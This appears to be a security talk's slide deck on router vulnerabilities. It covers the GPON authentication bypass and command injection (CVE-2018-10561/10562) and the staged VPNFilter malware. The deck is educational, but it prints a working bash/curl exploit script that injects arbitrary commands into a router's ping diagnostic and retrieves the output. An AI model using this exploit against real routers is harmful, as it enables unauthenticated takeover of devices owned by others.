

Router Security

Why routers?



- Must be exposed to the internet.
- Difficult to update and patch.
- Really long uptimes.
- No intrusion detection.
- No AVs.

Overview

- GPON routers: Severe vulnerabilities in GPON home routers.
 - CVE-2018-10561, CVE-2018-10562
 - Full unauthenticated RCE!
- VPNFilter
 - “advanced, likely state-sponsored or state-affiliated, widespread, sophisticated modular malware system”

GPON

- “Gigabit-capable Passive Optical Networks”
- High-speed optical networks.
- I don't understand it...
- But it doesn't matter!



Key: **A** - Data or voice for a single customer. **V** - Video for multiple customers.

Vulnerabilities

- CVE-2018-10561: Authentication bypass
- CVE-2018-10562: Command injection
- = Full control of remote routers

CVE-2018-10561: Authentication bypass

- How to bypass authentication?
- Default passwords?
- SQL injection?
- Complex mechanism to break the cryptography?
- ???

CVE-2018-10561: Authentication bypass

- /menu.html ✖
- /menu.html?images/ ✔
- /GponForm/diag_Form ✖
- /GponForm/diag_Form?images/ ✔
- Just add ?images/
- ?????????

CVE-2018-10562: Command injection

- Routers have a diagnostic tool for ping/traceroute.
- No input sanitation (...)
- We can inject commands in the host parameter for ping.

Exploit

```
1  #!/bin/bash
2
3  echo "[+] Sending the Command... "
4  # We send the commands with two modes backtick (`) and semicolon (;) because different models trigger on different devices
5  curl -k -d "XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=\`$2\`; $2&ipv=0" $1/GponForm/diag_Form?images/ 2>/dev/null
6  1>/dev/null
7  echo "[+] Waiting..."
8  sleep 3
9  echo "[+] Retrieving the output..."
10 curl -k $1/diag.html?images/ 2>/dev/null | grep 'diag result = ' | sed -e 's/\n/\n/g'
```


Impact

- Luckily, only ~240,000 devices vulnerable.
- 6 botnets immediately started scanning for these routers after announcement.
 - They then start looking for vulnerable cryptocurrency miners
 - And mine for the botnet owner...
- Vendors did not patch.
- So the security firm released a patch themselves. [[patch](#)]
 - It exploits the vulnerability to disable the web interface.
 - ...


VPNFilter

- “advanced, likely state-sponsored or state-affiliated, widespread, sophisticated modular malware system”
- Primarily in Ukraine
- All connections to C&C are over SSL or Tor.

Overview




Exploitation



Exploitation

- Most devices have publicly-known vulnerabilities.
- They are difficult to patch for regular users.
- Probably through these, but we still don't know...
 - Probably no zero-days.


Stage 1



Stage 1 (persistent loader)

- Persistent. Survives across reboots (NVRAM, crontab).
- Try to download stage 2 from C&C servers.
- How to contact C&C servers:
 - Download an image from photobucket
 - GPS coordinates in EXIF data encodes the IP address.
 - Download an image from toknowall.com
 - Same as above
 - Listen for connections, wait for someone to push stage 2 binaries.


Stage 2



Stage 2

- Lives in RAM; reset on reboot.
 - Originally, customers advised to reboot their routers to mitigate.
- Many capabilities
 - File collection
 - Command execution
 - Data exfiltration
 - Device management
 - **Self-destruct!**
- Download stage 3 modules/plugins.

Stage 3



Stage 3

- Various plugins, only two known currently.
- Packet sniffer:
 - Capture traffic, store for later.
- Tor transport:
 - Allow accessing C&C servers over Tor.
- High probability that there are more.

Questions!
